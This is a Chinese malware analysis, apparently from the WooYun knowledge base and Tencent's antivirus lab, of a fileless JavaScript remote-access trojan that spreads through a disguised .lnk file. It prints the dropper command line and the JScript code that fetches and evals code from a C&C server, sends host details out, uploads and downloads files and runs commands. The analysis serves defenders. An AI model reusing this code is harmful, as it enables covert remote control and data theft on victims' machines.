一个用于定向攻击的JavaScript远控木马分析

Via WooYun知识库 by 腾讯电脑管家

0x00 背景

近期腾讯反病毒实验室在追踪一个知名黑客组织时，发现了一款纯脚本远程控制木马。与传统的远控木马不同，这款木马手法新颖，全程没有释放任何PE文件，通过脚本文件实现全部远控功能，如信息获取、网络访问、遍历目录和上传下载文件等等。其手法确实令人耳目一新，网上关于这类木马的资料少之又少。该木马主要有以下特点：

1）以lnk文件为传播载体，主要功能通过javascript脚本实现，全程没有释放任何PE文件。


2）木马实现了简单的远程控制，分析过程中服务器返回的脚本主要实现了文件管理功能（遍历目录、上传文件、下载文件、执行文件），但理论上服务器可返回任意脚本，实现各种功能

0x01 样本概述

木马传播母体是一个双后缀的lnk文件，且大小只有2KB，由于lnk文件在windows下不会显示其.lnk的后缀名，只是在图标的左下角多了一个小箭头，使用户看起来误以为是doc文件，文件极具欺骗性，如下图。

（图1. 母体文件）


0x02 流程图



0x03 详细分析

lnk文件行为

1、右键打开母体属性对话框，如下图，得到目标命令行。



2、lnk文件的功能是

创建%temp%\x文件，并写入脚本、使用wScript执行创建的文件

```
%ComSpec% "/c echo x=new ActiveXObject('MSXML'+'2.XMLHTTP');
x.Open('GeT','http://1[illegible].100',0);
x.setRequestHeader('c','1');
x.Send();
eval(/**/unescape(x.responseText))>%tmp%/x
&wScript /B /E:JScript %tmp%/x
&::C:\Users\files\[illegible].doc
```

drops.wooyun.org

3、通过此种方式是用户双击一个lnk文件时执行一段恶意脚本的攻击大部分安全软件都无法检测和拦截，通过virustotal扫描发现，仅有不到10%的杀毒引擎能够识别此类攻击。

SHA256: e6bb28fa1e1368c90b1a4faf2adc55a103da361d812c02eb7a4ecf41624ed228

File name: Korea-EU_FTA.doc.xx

Detection ratio: 5 / 54

Analysis date: 2016-06-20 11:56:23 UTC (6 minutes ago)

Analysis | Additional information | Comments | Votes

Antivirus	Result	Update
AegisLab	Troj.WinInk.Agent!c	20160620
GData	Win32.Trojan.Agent.8OI6IF	20160620
Kaspersky	HEUR:Trojan.WinLNK.Agent.gen	20160620
Symantec	Bloodhound.MalInk.1	20160620
Tencent	Js.Trojan.WinInk.Ts	20160620

x行为

1、访问C&C，附带参数c=1，接收返回的脚本并执行

```
x=new ActiveXObject('MSXML'+'2.XMLHTTP');
x.Open('GeT','http://[illegible].100',0);
x.setRequestHeader('c','1');
x.Send();
eval(/**/unescape(x.responseText))
```


2、接收到脚本功能是在%temp%目录下创建{rand}.js（称1.js）、{rand}.js（称2.js）两个脚本文件，并使用执行创建的两个脚本文件

```
cmd = (function A(a){return new ActiveXObject(a)})("WS"+"cri"+"pt"+"."+"s"+"he"+"ll")
oo = Math.floor(Math.random()*(1000000000-100000000)+1000000000);
cmd.run('cmd /c echo a1="U%3D%22http%3A//www.gosimadang.co.kr/battle/health.doc%22%3B
cmd.run('cmd /c echo a2="Bs%3DA%28%22ADODB.Stream%22%29%3B1%3Dc.ExpandEnvironmentStri
cmd.run('cmd /c echo a3="3Bs.Open%28%29%3Bs.Write%28x1.responseBody%29%3Bs.SaveToFile
cmd.run('cmd /c echo ;eval(unescape(a1+a2+a3));>>%temp%\\' + oo + '.js', 0, 1);
cmd.run('wscript.exe /B %temp%\\' + oo + '.js', 0);
f0 = Math.floor(Math.random()*(1000000000-100000000)+1000000000);
cmd.run('cmd /c echo a1="var%20x%3Dnew%20ActiveXObject%28%22MsXml2.XmlHtTp%22%29%3Bx.
cmd.run('cmd /c echo eval(unescape(a1));>>%temp%\\' + f0 + '.js', 0, 1);
cmd.run('wscript.exe /B %temp%\\' + f0 + '.js', 0);
```


1.js行为

1、下载一个伪装文件到本地存储为%temp%\Korea_EU_FTA.doc，并打开，此伪装相当隐蔽，用户基本无感。

```
U = "http://www.[redacted].co.kr/battle/health.doc";
A = function(a) { return new ActiveXObject(a) };
x1 = A("MSXML2.XMLHTTP");
c = A("WScript.shell");
s = A("ADODB.Stream");
l = c.ExpandEnvironmentStrings("%temp%") + '\\Korea_EU_FTA.doc';
x1.Open("GET", U, 0);
x1.Send();
s.Mode = 3;
s.Type = 1;
s.Open();
s.Write(x1.responseBody);
s.SaveToFile(l, 2);
s.close;
c.run(l, 9);
```


2.js行为

1、访问C&C，附带参数c=2，接收javascript脚本并执行

```
var x = new ActiveXObject("MsXml2.XmLHtTP");
x.Open("GET", "http://[redacted]100", 0);
x.setRequestHeader("c", "2");
x.Send();
eval(unescape(x.responseText))
```


2、循环访问http://crypto-js.googlecode.com/svn/tags/3.1.2/build/rollups/aes.js，直到成功获取到该文件为止，该js文件是aes加密脚本，之后木马将使用此js脚本代码进行网络数据加密

```
While(II)
{
    try{
        var X192=A("MSXML2.XMLHTTP");
        x192.open("GET","http://crypto-js.googlecode.com/svn/tags/3.1.2/build/rollups/aes.js",fa
        x192.send;
        var AES=X192.responseText;
        eval(AES);
        II=false;
        }
        catch(e){II=true;}
}
```


3、获取本机的计算机名、用户名、IP地址等信息，发送到C&C

```
w1.Open("POST","http://"+IP+"/"+esc("online").replace(/^U2FsdGVkX1/,''),false);
w1.setRequestHeader("Content-Type","appcation/x-www-form-urlencoded;charset=UTF-8");
Var K=' {"ID":"' +ran+' ","W.ComputerName+' ","UserName":"' +W.UserName+' ","Lan_ip":+ip+' "}
w1.Send(esc(K));
}
catch(e){WScript.sleep(T);continue;}
```


4、读取C&C返回的命令，如果返回的数据类型是text/plain则进行以下命令分发：

命令编号： 00	结束循环退出程序
命令编号：0	继续下一轮循环，接收下一个命令
命令编号：1	在%temp%目录下创建~f.js 并执行，将 C&C 地址、AES 密钥，命令号等信息传递给它，该文件主要用于文件管理
命令编号：2	在%temp%目录下创建~t.js 并执行，将 C&C 地址、AES 密钥，命令号等信息传递给它，该文件主要用于执行命令/文件


```
if(w12.getResponseHeader("Content-Type")=="text/plain;"+ran)
{
    CMD=eval("("+une(w12.ResponseText)+")");
    switch(CMD.i)
    {
    case'00':
        {n=0;}
        break;
    case'0':
        {}
        break;
    case'1':
        {
            var f=fso.CreateTextFile(Path()+"~f.js",true);
            f.Write('eval(unescape("eval%28function%28p%2Ca%2Cc%2Ck%2Ce%2Cd%29%7Be%3Dfunction%28c%29%7Bretur
            f.Close();
            cmd.run('wscript.exe /B "'+Path()+'~f.js" '+escape("pp")+' '+run+' '+CMD.code+' '+IP+' '+passwor
        }
        break;
    case'2':
        {
            var f=fso.CreateTextFile(Path()+"~t.js",true);
            f.Write('eval(unescape("eval%28function%28p%2Ca%2Cc%2Ck%2Ce%2Cd%29%7Be%3Dfunction%28c%29%7Bretur
            f.Close();
            cmd.run('wscript.exe /B "'+Path()+'~t.js" '+escape("11")+' '+run+' '+CMD.code+' '+IP+' '+passwor
        }
        break;
    }
    WScript.sleep(T);
}
```


5、如果不是text/plain，则将接收到的数据写入到指定的文件中，文件路径在http头的upload字段中，文件内容在responseBody中。

```
else
{
    try
    {
        var o=eval('('+une(w12.getResponseHeader("upload"))+')');
        var sGet=A("ADODB.Stream");
        sGet.Mode=3;
        sGet.Type=1;
        sGet.Open();
        sGet.Write(w12.responseBody);
        sGet.SaveToFile(unescape(o.path)+unescape(o.filename),2);
        M='{"ID":"'+ran+'","status":"4","cmd":"OK","fs":"4","filename":"'+o.filename+'"
        w12.Open("POST","http://"+IP+"/"+esc("outcmd").replace(/^U2FsdGVkX1/,''),false)
        w12.setRequestHeader("Content-Type","appcation/x-www-form-urlencoded;charset=UTF
        w12.Send(esc(M));
    }
}
```


6、循环以上4-6步骤，不断进行远控命令分发

~f.js行为

1、从运行参数中获取子命令号，根据子命令号进行命令分发：

命令编号：0	获取计算机所有磁盘驱动器的编号、大小，剩余空间等信息
命令编号：1	返回指定目录中的所有文件信息，目录名称从子命令中获取，由控制端传来。
命令编号：2	上传指定文件，文件路径从子命令中获取，由控制端传过来。


```
swith(s.fs)
{
case"0":
    {
        M='{"ID":"'+A1+'","status":"4","cmd":"'+escape(ShowDriveList())+'","fs":"0"}'
    }
    break;
case"1":
    {
        M='{"ID":"'+A1+'","status":"4","cmd":"'+escape(ShowFolderFileList(s.cmd))+'","fs":"1"
    }
    break;
case"2":
    {
        M='{"ID":"'+A1+'","status":"4","fs":"2","filename":"'+s.filename+'"}';
        var X=A("MSXML2.XMLHTTP");
        X.Open("POST","http://"+A3+"/"+esc("outcmd").replace(/^U2FsdGVkX1/,''),false);
        X.setRequestHeader("Content-Type","appcation/x-www-form-urlencoded;charset=UTF-8");
        X.Send(download(s.cmd).toString());
        WScript.Quit()
    }
    break
}
```


~t.js行为

从运行参数中获取中获取文件路径、命令，执行

```
c=A("WScript.shell");
x=A("MSXML2.XMLHTTP.3.0");
t=c.exec(unescape(WScript.arguments(2))).Stdout.ReadAll();
M=' {"ID":"' +WScript.arguments(1)+'","status":"3","cmd":"' +esca
x.Open("POST","http://"+WScript.arguments(3)+"/"+esc("outcmd")
x.setRequestHeader("Content-Type","appcation/x-www-form-urlenc
```


0x04 结语

随着安全软件监控、查杀能力的不断提升，许多木马开始不以传统的PE文件为传播载体，传统上觉得安全的文件都有可能被木马用来作恶，以逃避安全软件的监控和查杀，除了传统的exe、scr、pif、com、bat等扩展名文件不要轻易打开外，对.js、.vbs、.vbe、.lnk等类型的扩展名文件也要格外小心。